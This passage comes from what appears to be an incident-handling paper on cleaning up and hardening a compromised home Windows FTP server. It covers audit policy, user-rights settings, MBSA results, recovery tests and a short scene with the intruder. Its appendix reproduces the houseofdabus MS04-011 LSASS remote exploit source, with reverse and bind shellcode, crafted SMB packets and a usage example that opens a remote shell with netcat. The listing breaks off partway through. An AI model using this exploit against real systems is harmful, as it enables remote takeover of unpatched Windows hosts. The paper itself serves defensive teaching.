
Score	Issue	Result
	SQL Server/MSDE Status	SQL Server and/or MSDE is not installed on this computer.

Microsoft Baseline Security Analyzer
Welcome
Pick a computer to scan
Pick multiple computers to scan
Pick a security report to view
View a security report
See Also
Microsoft Baseline Security Analyzer Help
About Microsoft Baseline Security Analyzer
Microsoft Security Web site
Actions
Print
Microsoft


Lastly, the MBSA alerted on a lack of an IIS lockdown tool use; this was not critical as IIS had not been installed. Thus there is no concern here to Aaron.

Aaron now wanted to focus on the Local Security Policy module that he had looked at earlier. It was time to take advantage of some of the security policy features of Windows.

Aaron opened the Control Panel, opened the Administrative Tools shortcut, and then opened the Local Security Policy shortcut where he was presented with a variety of options.




Aaron was mostly concerned with the logging of failed login attempts and ensuring that his machine could not be accessed remotely.



Policy	Security Setting
Audit account logon events	Failure
Audit account management	Failure
Audit directory service access	Failure
Audit logon events	Failure
Audit object access	Failure
Audit policy change	Failure
Audit privilege use	Failure
Audit process tracking	Failure
Audit system events	Failure

Above Aaron made certain that all failures were logged. He was not terribly interested in successes as these would fill up log files rather quickly.



Policy	Security Setting
Load and unload device drivers	Administrators
Increase scheduling priority	Administrators
Impersonate a client after authentication	Administrators,SERVICE
Generate security audits	LOCAL SERVICE,NETWORK SERVICE
Force shutdown from a remote system	Administrators
Enable computer and user accounts to be trusted for deleg...	
Deny logon through Terminal Services	
Deny logon locally	SUPPORT_388945a0,Guest
Deny logon as a service	
Deny logon as a batch job	
Deny access to this computer from the network	SUPPORT_388945a0,Guest
Debug programs	Administrators
Create permanent shared objects	
Create global objects	Administrators,INTERACTIVE,SERVICE
Create a token object	
Create a pagefile	Administrators
Change the system time	Administrators,Power Users
Bypass traverse checking	Everyone,Administrators,Users,Power Users,Backup O
Back up files and directories	Administrators,Backup Operators
Allow logon through Terminal Services	
Adjust memory quotas for a process	LOCAL SERVICE,NETWORK SERVICE,IWAM_SANS-GIA
Add workstations to domain	
Act as part of the operating system	
Access this computer from the network	IWAM_S[redacted],IUSR_S[redacted],Administrators

Aaron wanted to ensure that Terminal Services could not be accessed from the network. He disabled all access to these services. Aaron also limited access to the computer from the network for all but necessary users.


In reviewing all of the safety measures he put in place this day he felt very confident that he patched the root cause of the attack, but he was able to implement preventative measures for future attacks. In total Aaron:

1. Enacted a basic firewall solution which would block inbound and outbound access from unknown and unauthorized applications.
2. Installed and updated a new antivirus solution which utilizes Live Update features.
3. Removed Ftp-1.exe from the registry and all signs of it from the computer.
4. Verified through the use of TCPVIEW that no unauthorized applications were accessing the internet
5. Enhanced the auditing and control features of his machine via the Local Security Policy.
6. Audited his machine using the Microsoft Baseline Security Analyzer, and confirmed that his efforts proved fruitful.

Recovery

Recovery in many production environments involves a great deal of testing. Typically testing is conducted from both the effected machine and from machines that would typically access services on the compromised machine. Because Aaron's machine is a personal system used only to serve an ftp service to the outside recovery procedures would be short and sweet.

Aaron's first efforts would be to test internet connectivity by browsing to some of his favorite sites.



The University of Arizona - Home - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://www.arizonaathletics.com/
Google Search Web PageRank 580 blocked AutoFill Options
THE OFFICIAL SITE OF THE UNIVERSITY OF ARIZONA ATHLETICS
ARIZONA ATHL
No Current Scores
Home Sports Schedules Inside Athletics Tickets Giving to Athletics Multi-Media Links

He confirmed that he could hit the Arizona sports web page he visits regularly. He then popped his school email account successfully. All was well in terms of connectivity.

Aaron then tested his office applications, again successfully. The final test would involve calling one of his friends to ensure that they could connect to his ftp server.


Aaron ironically, called his brother Brian, unknowing that Brian had spurred the entire ordeal.

Aaron: Yo, Brian what's up? You won't believe what happened to my computer!
Brian: (concerned) What… what happened?
Aaron: My computer at home, the one I use for my ftp server had this strange executable running, called ftp-1. Have you ever heard of that?
Brian: (petrified) Wow, no. How do you know it's not part of your ftp server program?
Aaron: Yeah, you know anything about a program called netcat?
Brian: (thinking to himself, is Aaron setting me up? Does he know more than what he is telling me now?) No.. err... no what's netcat?
Aaron: It's this program that supposedly allows for sending and receiving, kinda like ftp, but you can send commands and data both over a connection. It seems kinda cool actually.
Brian: (thinking to himself that he is caught red handed) Sorry man, haven't heard of it. (As he is saying this he attempts to contact Aaron's machine on TCP 1000. The connection was blocked. Thank god I got those files first, he thinks to himself)



```
C:\Documents and Settings\Spyro>telnet yahoo.com 1000
Connecting To yahoo.com...Could not open connection to the host, on port 1000
onnect failed
```

Aaron: Anyways, can you test to see if you can hit my ftp server? I want to make sure its up and running.
Brian: Sure, one sec. Let me get to my computer. (Brian attempted to login)



```
C:\Documents and Settings\Spyro>ftp            .gotdns.org
Connected to            .gotdns.org.
220 Serv-U FTP Server v5.0 for WinSock ready...
User (          .gotdns.org:(none)):
331 User name okay, need password.
Password:
230 User logged in, proceed.
ftp>
```

Brian: Yeah, Aaron. I can login. You need anything else (He is just waiting for Aaron to go off on him. Thinking he knows something.)
Aaron: No thanks though. Thanks for helping me out.
Brian: (Feeling terrible, and not sure what to do next) Sure… anytime.

Aaron had successfully tested all the critical applications which he uses on a daily basis. There appeared to be no residual effects at this point.

Lessons Learned

Aaron learned several lessons here. Through his schooling he has been taught to use good judgment when attaching any computing device to a network.

Aaron failed to apply these lessons and paid lightly, with his time. Even after the identification, containment, eradication, and recovery he was unsure of what data if any was taken off his machine. He could also not be 100% certain that something malicious was still not present on his machine.

In the end Aaron learned several things about how to properly secure a machine for home use.

1. Install an antivirus program; keep up to date signatures using live update features.
2. Install free firewalls which are simple to configure for most home needs.
3. Ensure that all security controls are in place, within reason. Limiting the functionality of operating systems is a wise move. Many OS's today come out of the box with many unnecessary features turned on.
4. Turn on any active patching/updating modules for either Linux of Windows based operating systems.

Closing Thoughts

Recent findings in vulnerable pieces of popular operating system modules and everyday applications have put normal users at a disadvantage and on the defensive. The everyday casual internet user now can no longer assume that the zip attachment from Mom is really the pictures from Thanksgiving; one must assume that Mom's computer has been hacked and is sending out malicious malware attempting to spread to those who trust.

But not so fast, security software writers have armed the everyday internet public with a suite of tools which can thwart the mindless spreading of such malware. By simply installing personal firewalls, updating virus definitions, and patching computer systems for known vulnerabilities users are making a vigilant stand towards a happy and productive internet community.

APPENDIX

Further Readings

1. **The houseofdabus's code: http://packetstormsecurity.org/0405-exploits/win_msrpc_lsass_ms04-11_Ex.c**
2. **eEye's initial discovery: http://www.eeye.com/html/Research/Advisories/AD20040413C.html**
3. **CVE: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0533**
4. **Microsoft's Security Bulletin: http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx**

HOUSEOFDABUS'S LSARSV.DLL OVERFLOW CODE

```
/* This is the HOD-ms04011-lsasrv-expl.c exploit. I've just tune it to
compile under my linux
 *  Enjoys it. froggy3s.
 * ---------------------------------------------------------------------
-------------------
 *  MS04011 Lsasrv.dll RPC buffer overflow remote exploit
 *  Version 0.1 coded by
 *
 *
 *                 .::[ houseofdabus ]::.
 *
 *
 * --------------------------------------------------------------------
 * Usage:
 *
 * expl <target> <victim IP> <bindport> [connectback IP] [options]
 *
 * Targets:
 *       0 [0x01004600]: WinXP Professional    [universal] lsass.exe
 *       1 [0x7515123c]: Win2k Professional    [universal] netrap.dll
 *       2 [0x751c123c]: Win2k Advanced Server [SP4]       netrap.dll
 *
 * Options:
 *       -t:              Detect remote OS:
 *                        Windows 5.1 - WinXP
 *                        Windows 5.0 - Win2k
 * --------------------------------------------------------------------
 *
 * Tested on
 *       - Windows XP Professional SP0 English version
 *       - Windows XP Professional SP0 Russian version
 *       - Windows XP Professional SP1 English version
 *       - Windows XP Professional SP1 Russian version
 *       - Windows 2000 Professional SP2 English version
 *       - Windows 2000 Professional SP2 Russian version
 *       - Windows 2000 Professional SP4 English version
 *       - Windows 2000 Professional SP4 Russian version
 *         - Windows 2000 Advanced Server SP4 English version
 *         - Windows 2000 Advanced Server SP4 Russian version
 *
 *
 * Example:
 *
 * C:\HOD-ms04011-lsasrv-expl 0 192.168.1.10 4444 -t
 *
 * MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
 * --- Coded by .::[ houseofdabus ]::. ---
 *
 * [*] Target: IP: 192.168.1.10: OS: WinXP Professional    [universal]
lsass.exe
 * [*] Connecting to 192.168.1.10:445 ... OK
 * [*] Detecting remote OS: Windows 5.0
 *
 *
 * C:\HOD-ms04011-lsasrv-expl 1 192.168.1.10 4444
 *
 * MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
 * --- Coded by .::[ houseofdabus ]::. ---
 *
 * [*] Target: IP: 192.168.1.10: OS: Win2k Professional    [universal]
netrap.dll
 * [*] Connecting to 192.168.1.10:445 ... OK
 * [*] Attacking ... OK
 *
 * C:\nc 192.168.1.10 4444
 * Microsoft Windows 2000 [Version 5.00.2195]
 * (C) Copyright 1985-2000 Microsoft Corp.
 *
 * C:\WINNT\system32>
 *
 *
 *
 *   This is provided as proof-of-concept code only for educational
 *   purposes and testing by authorized individuals with permission to
 *   do so.
 */

#include <arpa/inet.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/socket.h>
#include <netdb.h>
#include <errno.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>

#pragma comment(lib, "ws2_32")

// reverse shellcode
unsigned char reverseshell[] =
"\xEB\x10\x5B\x4B\x33\xC9\x66\xB9\x25\x01\x80\x34\x0B\x99\xE2\xFA"
"\xEB\x05\xE8\xEB\xFF\xFF\xFF"
```

```
"\x70\x62\x99\x99\x99\xC6\xFD\x38\xA9\x99\x99\x99\x12\xD9\x95\x12"
"\xE9\x85\x34\x12\xF1\x91\x12\x6E\xF3\x9D\xC0\x71\x02\x99\x99\x99"
"\x7B\x60\xF1\xAA\xAB\x99\x99\xF1\xEE\xEA\xAB\xC6\xCD\x66\x8F\x12"
"\x71\xF3\x9D\xC0\x71\x1B\x99\x99\x99\x7B\x60\x18\x75\x09\x98\x99"
"\x99\xCD\xF1\x98\x98\x99\x99\x66\xCF\x89\xC9\xC9\xC9\xC9\xD9\xC9"
"\xD9\xC9\x66\xCF\x8D\x12\x41\xF1\xE6\x99\x99\x98\xF1\x9B\x99\x9D"
"\x4B\x12\x55\xF3\x89\xC8\xCA\x66\xCF\x81\x1C\x59\xEC\xD3\xF1\xFA"
"\xF4\xFD\x99\x10\xFF\xA9\x1A\x75\xCD\x14\xA5\xBD\xF3\x8C\xC0\x32"
"\x7B\x64\x5F\xDD\xBD\x89\xDD\x67\xDD\xBD\xA4\x10\xC5\xBD\xD1\x10"
"\xC5\xBD\xD5\x10\xC5\xBD\xC9\x14\xDD\xBD\x89\xCD\xC9\xC8\xC8\xC8"
"\xF3\x98\xC8\xC8\x66\xEF\xA9\xC8\x66\xCF\x9D\x12\x55\xF3\x66\x66"
"\xA8\x66\xCF\x91\xCA\x66\xCF\x85\x66\xCF\x95\xC8\xCF\x12\xDC\xA5"
"\x12\xCD\xB1\xE1\x9A\x4C\xCB\x12\xEB\xB9\x9A\x6C\xAA\x50\xD0\xD8"
"\x34\x9A\x5C\xAA\x42\x96\x27\x89\xA3\x4F\xED\x91\x58\x52\x94\x9A"
"\x43\xD9\x72\x68\xA2\x86\xEC\x7E\xC3\x12\xC3\xBD\x9A\x44\xFF\x12"
"\x95\xD2\x12\xC3\x85\x9A\x44\x12\x9D\x12\x9A\x5C\x32\xC7\xC0\x5A"
"\x71\x99\x66\x66\x66\x17\xD7\x97\x75\xEB\x67\x2A\x8F\x34\x40\x9C"
"\x57\x76\x57\x79\xF9\x52\x74\x65\xA2\x40\x90\x6C\x34\x75\x60\x33"
"\xF9\x7E\xE0\x5F\xE0";

// bind shellcode
unsigned char bindshell[] =
"\xEB\x10\x5A\x4A\x33\xC9\x66\xB9\x7D\x01\x80\x34\x0A\x99\xE2\xFA"
"\xEB\x05\xE8\xEB\xFF\xFF\xFF"
"\x70\x95\x98\x99\x99\xC3\xFD\x38\xA9\x99\x99\x99\x12\xD9\x95\x12"
"\xE9\x85\x34\x12\xD9\x91\x12\x41\x12\xEA\xA5\x12\xED\x87\xE1\x9A"
"\x6A\x12\xE7\xB9\x9A\x62\x12\xD7\x8D\xAA\x74\xCF\xCE\xC8\x12\xA6"
"\x9A\x62\x12\x6B\xF3\x97\xC0\x6A\x3F\xED\x91\xC0\xC6\x1A\x5E\x9D"
"\xDC\x7B\x70\xC0\xC6\xC7\x12\x54\x12\xDF\xBD\x9A\x5A\x48\x78\x9A"
"\x58\xAA\x50\xFF\x12\x91\x12\xDF\x85\x9A\x5A\x58\x78\x9B\x9A\x58"
"\x12\x99\x9A\x5A\x12\x63\x12\x6E\x1A\x5F\x97\x12\x49\xF3\x9A\xC0"
"\x71\x1E\x99\x99\x99\x1A\x5F\x94\xCB\xCF\x66\xCE\x65\xC3\x12\x41"
"\xF3\x9C\xC0\x71\xED\x99\x99\x99\xC9\xC9\xC9\xC9\xF3\x98\xF3\x9B"
"\x66\xCE\x75\x12\x41\x5E\x9E\x9B\x99\x9D\x4B\xAA\x59\x10\xDE\x9D"
"\xF3\x89\xCE\xCA\x66\xCE\x69\xF3\x98\xCA\x66\xCE\x6D\xC9\xC9\xCA"
"\x66\xCE\x61\x12\x49\x1A\x75\xDD\x12\x6D\xAA\x59\xF3\x89\xC0\x10"
"\x9D\x17\x7B\x62\x10\xCF\xA1\x10\xCF\xA5\x10\xCF\xD9\xFF\x5E\xDF"
"\xB5\x98\x98\x14\xDE\x89\xC9\xCF\xAA\x50\xC8\xC8\xC8\xF3\x98\xC8"
"\xC8\x5E\xDE\xA5\xFA\xF4\xFD\x99\x14\xDE\xA5\xC9\xC8\x66\xCE\x79"
"\xCB\x66\xCE\x65\xCA\x66\xCE\x65\xC9\x66\xCE\x7D\xAA\x59\x35\x1C"
"\x59\xEC\x60\xC8\xCB\xCF\xCA\x66\x4B\xC3\xC0\x32\x7B\x77\xAA\x59"
"\x5A\x71\x76\x67\x66\x66\xDE\xFC\xED\xC9\xEB\xF6\xFA\xD8\xFD\xFD"
"\xEB\xFC\xEA\xEA\x99\xDA\xEB\xFC\xF8\xED\xFC\xC9\xEB\xF6\xFA\xFC"
"\xEA\xEA\xD8\x99\xDC\xE1\xF0\xED\xCD\xF1\xEB\xFC\xF8\xFD\x99\xD5"
"\xF6\xF8\xFD\xD5\xF0\xFB\xEB\xF8\xEB\xE0\xD8\x99\xEE\xEA\xAB\xC6"
"\xAA\xAB\x99\xCE\xCA\xD8\xCA\xF6\xFA\xF2\xFC\xED\xD8\x99\xFB\xF0"
"\xF7\xFD\x99\xF5\xF0\xEA\xED\xFC\xF7\x99\xF8\xFA\xFA\xFC\xE9\xED"
"\x99\xFA\xF5\xF6\xEA\xFC\xEA\xF6\xFA\xF2\xFC\xED\x99";



char req1[] =
"\x00\x00\x00\x85\xFF\x53\x4D\x42\x72\x00\x00\x00\x00\x18\x53\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xFE"
"\x00\x00\x00\x00\x00\x62\x00\x02\x50\x43\x20\x4E\x45\x54\x57\x4F"
"\x52\x4B\x20\x50\x52\x4F\x47\x52\x41\x4D\x20\x31\x2E\x30\x00\x02"
"\x4C\x41\x4E\x4D\x41\x4E\x31\x2E\x30\x00\x02\x57\x69\x6E\x64\x6F"
```

```
"\x77\x73\x20\x66\x6F\x72\x20\x57\x6F\x72\x6B\x67\x72\x6F\x75\x70"
"\x73\x20\x33\x2E\x31\x61\x00\x02\x4C\x4D\x31\x2E\x32\x58\x30\x30"
"\x32\x00\x02\x4C\x41\x4E\x4D\x41\x4E\x32\x2E\x31\x00\x02\x4E\x54"
"\x20\x4C\x4D\x20\x30\x2E\x31\x32\x00";

char req2[] =
"\x00\x00\x00\xA4\xFF\x53\x4D\x42\x73\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xFE"
"\x00\x00\x10\x00\x0C\xFF\x00\xA4\x00\x04\x11\x0A\x00\x00\x00\x00"
"\x00\x00\x00\x20\x00\x00\x00\x00\x00\xD4\x00\x00\x80\x69\x00\x4E"
"\x54\x4C\x4D\x53\x53\x50\x00\x01\x00\x00\x00\x97\x82\x08\xE0\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x57\x00\x69\x00\x6E\x00\x64\x00\x6F\x00\x77\x00\x73\x00\x20\x00"
"\x32\x00\x30\x00\x30\x00\x30\x00\x20\x00\x32\x00\x31\x00\x39\x00"
"\x35\x00\x00\x00\x57\x00\x69\x00\x6E\x00\x64\x00\x6F\x00\x77\x00"
"\x73\x00\x20\x00\x32\x00\x30\x00\x30\x00\x30\x00\x20\x00\x35\x00"
"\x2E\x00\x30\x00\x00\x00\x00\x00";


char req3[] =
"\x00\x00\x00\xDA\xFF\x53\x4D\x42\x73\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xFE"
"\x00\x08\x20\x00\x0C\xFF\x00\xDA\x00\x04\x11\x0A\x00\x00\x00\x00"
"\x00\x00\x00\x57\x00\x00\x00\x00\x00\xD4\x00\x00\x80\x9F\x00\x4E"
"\x54\x4C\x4D\x53\x53\x50\x00\x03\x00\x00\x00\x01\x00\x01\x00\x46"
"\x00\x00\x00\x00\x00\x00\x00\x47\x00\x00\x00\x00\x00\x00\x00\x40"
"\x00\x00\x00\x00\x00\x00\x00\x40\x00\x00\x00\x06\x00\x06\x00\x40"
"\x00\x00\x00\x10\x00\x10\x00\x47\x00\x00\x00\x15\x8A\x88\xE0\x48"
"\x00\x4F\x00\x44\x00\x00\x81\x19\x6A\x7A\xF2\xE4\x49\x1C\x28\xAF"
"\x30\x25\x74\x10\x67\x53\x57\x00\x69\x00\x6E\x00\x64\x00\x6F\x00"
"\x77\x00\x73\x00\x20\x00\x32\x00\x30\x00\x30\x00\x30\x00\x20\x00"
"\x32\x00\x31\x00\x39\x00\x35\x00\x00\x00\x57\x00\x69\x00\x6E\x00"
"\x64\x00\x6F\x00\x77\x00\x73\x00\x20\x00\x32\x00\x30\x00\x30\x00"
"\x30\x00\x20\x00\x35\x00\x2E\x00\x30\x00\x00\x00\x00\x00";


char req4[] =
"\x00\x00\x00\x5C\xFF\x53\x4D\x42\x75\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xFE"
"\x00\x08\x30\x00\x04\xFF\x00\x5C\x00\x08\x00\x01\x00\x31\x00\x00"
"\x5C\x00\x5C\x00\x31\x00\x39\x00\x32\x00\x2E\x00\x31\x00\x36\x00"
"\x38\x00\x2E\x00\x31\x00\x2E\x00\x32\x00\x31\x00\x30\x00\x5C\x00"
"\x49\x00\x50\x00\x43\x00\x24"
"\x00\x00\x00\x3F\x3F\x3F\x3F\x3F\x00";

char req5[] =
"\x00\x00\x00\x64\xFF\x53\x4D\x42\xA2\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\xDC\x04"
"\x00\x08\x40\x00\x18\xFF\x00\xDE\xDE\x00\x0E\x00\x16\x00\x00\x00"
"\x00\x00\x00\x00\x9F\x01\x02\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x03\x00\x00\x00\x01\x00\x00\x00\x40\x00\x00\x00"
"\x02\x00\x00\x00\x03\x11\x00\x00\x5C\x00\x6C\x00\x73\x00\x61\x00"
"\x72\x00\x70\x00\x63\x00\x00\x00";

char req6[] =
"\x00\x00\x00\x9C\xFF\x53\x4D\x42\x25\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\xDC\x04"
```

```
"\x00\x08\x50\x00\x10\x00\x00\x48\x00\x00\x00\x00\x04\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x54\x00\x48\x00\x54\x00\x02"
"\x00\x26\x00\x00\x40\x59\x00\x10\x5C\x00\x50\x00\x49\x00\x50\x00"
"\x45\x00\x5C\x00\x00\x00\x00\x00\x05\x00\x0B\x03\x10\x00\x00\x00"
"\x48\x00\x00\x00\x01\x00\x00\x00\xB8\x10\xB8\x10\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x01\x00\x6A\x28\x19\x39\x0C\xB1\xD0\x11"
"\x9B\xA8\x00\xC0\x4F\xD9\x2E\xF5\x00\x00\x00\x00\x04\x5D\x88\x8A"
"\xEB\x1C\xC9\x11\x9F\xE8\x08\x00\x2B\x10\x48\x60\x02\x00\x00\x00";

char req7[] =
"\x00\x00\x0C\xF4\xFF\x53\x4D\x42\x25\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\xDC\x04"
"\x00\x08\x60\x00\x10\x00\x00\xA0\x0C\x00\x00\x00\x04\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x54\x00\xA0\x0C\x54\x00\x02"
"\x00\x26\x00\x00\x40\xB1\x0C\x10\x5C\x00\x50\x00\x49\x00\x50\x00"
"\x45\x00\x5C\x00\x00\x00\x00\x00\x05\x00\x00\x03\x10\x00\x00\x00"
"\xA0\x0C\x00\x00\x01\x00\x00\x00\x88\x0C\x00\x00\x00\x00\x09\x00"
"\xEC\x03\x00\x00\x00\x00\x00\x00\xEC\x03\x00\x00";
// room for shellcode here ...

char shit1[] =

"\x95\x14\x40\x00\x03\x00\x00\x00\x7C\x70\x40\x00\x01\x00\x00\x00"
